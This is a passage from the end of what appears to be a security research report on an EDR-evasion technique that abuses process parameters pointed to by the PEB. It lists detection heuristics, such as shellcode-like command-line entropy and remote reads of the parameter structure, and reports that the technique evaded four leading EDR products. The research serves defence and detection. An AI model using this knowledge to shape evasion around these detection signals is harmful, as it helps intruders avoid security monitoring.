- Creation of a process, where one of the three abused parameters raise suspicion. For example, if the entropy of the command line is close to the entropy of shellcode or far from the entropy of a normal command line value. Additionally, the length of the supplied parameter is excessive or many unusual characters will be present in it. However, solely relying on this is likely prone to false positives.
- Reading of a remote processes process parameters structure that the PEB has a pointer to.

8 Conclusion

In summary, attackers can bypass modern security solutions through new ideas and small modifications, either by developing new techniques or by reapplying old techniques in novel ways. In our case, we were once again able to evade 4 of the top-tier EDR solutions. Therefore it is important to continuously develop new detection rules and not solely rely on an existing solution. We have developed detection rules that cover this technique in multiple ways and reliably detect it.